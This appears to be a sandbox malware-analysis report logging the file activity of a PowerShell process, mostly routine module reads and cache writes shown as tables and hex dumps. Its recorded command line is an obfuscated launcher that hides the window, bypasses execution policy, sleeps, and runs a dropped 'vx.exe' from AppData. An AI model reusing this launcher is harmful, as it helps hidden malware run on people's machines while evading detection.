C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	6	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	66871B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66871B4F	ReadFile

Analysis Process: powershell.exe PID: 6196 Parent PID: 5608

General

Start time:	10:04:20
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe
Imagebase:	0x12a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67A2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67A2CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pn5u0vvk.hhn.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hk3mg0dq.jyh.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\Documents\20201119\PowerShell_transcr ipt.581804.SgatlcVc.20201119100423.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pn5u0vvk.hhn.ps1	success or wait	1	66876A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hk3mg0dq.jyh.psm1	success or wait	1	66876A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscr iptPolicyTest_pn5u0vvk.hhn.ps1	unknown	1	31	1	success or wait	1	66871B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hk3mg0dq.jyh.psm1	unknown	1	31	1	success or wait	1	66871B4F	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.SgatlcVc.20201119100423.txt	unknown	3	ef bb bf	...	success or wait	1	66871B4F	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.SgatlcVc.20201119100423.txt	unknown	615	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 31 39 31 30 30 34 34 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 38 31 38 30 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	********************..Windows PowerShell transcript start..Start time: 20201119100447..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	27	66871B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66871B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 ff ff ff ff 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	.....Get-Random.....CFS.... ....Out-String.....Write-Progress.....Disable-PSBreakpoint.....Update-FormatData.....Write-Information..... ..ConvertTo-Xml.....Set-Variable.....Out-Printer..... ..yH.8....I...C:\Program Files (x86)\WindowsP	success or wait	1	66871B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 22 12 00 00 17 00 00 00 80 11 14 05 6b 0c 5b 0c db 0a 00 00 61 00 6a 0d b2 00 52 11 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....".....k. [.....a.j...R.....@.....	success or wait	1	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.. .::..... .	success or wait	18	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	67CF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	10	67CF76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 00 01 40 58 00 01 3f 58 00 01 1c 54 00 01 b8 53 00 01 fb 53 00 01 1e 54 00 01 19 54 00 01 78 54 00 01 7a 54 00 01 95 54 00 01 3d 4d 00 01 44 4d 00 01 3a 4d 00 01 22 4d 00 01 20 4d 00 01 21 4d 00 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00	....T.@.3g@./g@..5 @.- 5@...@.V.@.H.@.X.@. [.@.NT@.HT @..S@..S@.hT@..S@..S @..S@.\.@..T@..T..@X..? X...T...S...S...T ...T..xT..zT...T..=M..DM..:M .."M.. M..!M..;M...D...D..@M..<M ..$M..8M..? M..BM...D..mE..EM.. .q...q...S...%.	success or wait	10	67CF76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	679603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A0CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	679603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	67A05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67A05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	679603DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67A11F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	67A1203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	126	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	66871B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	679603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	679603DE	ReadFile
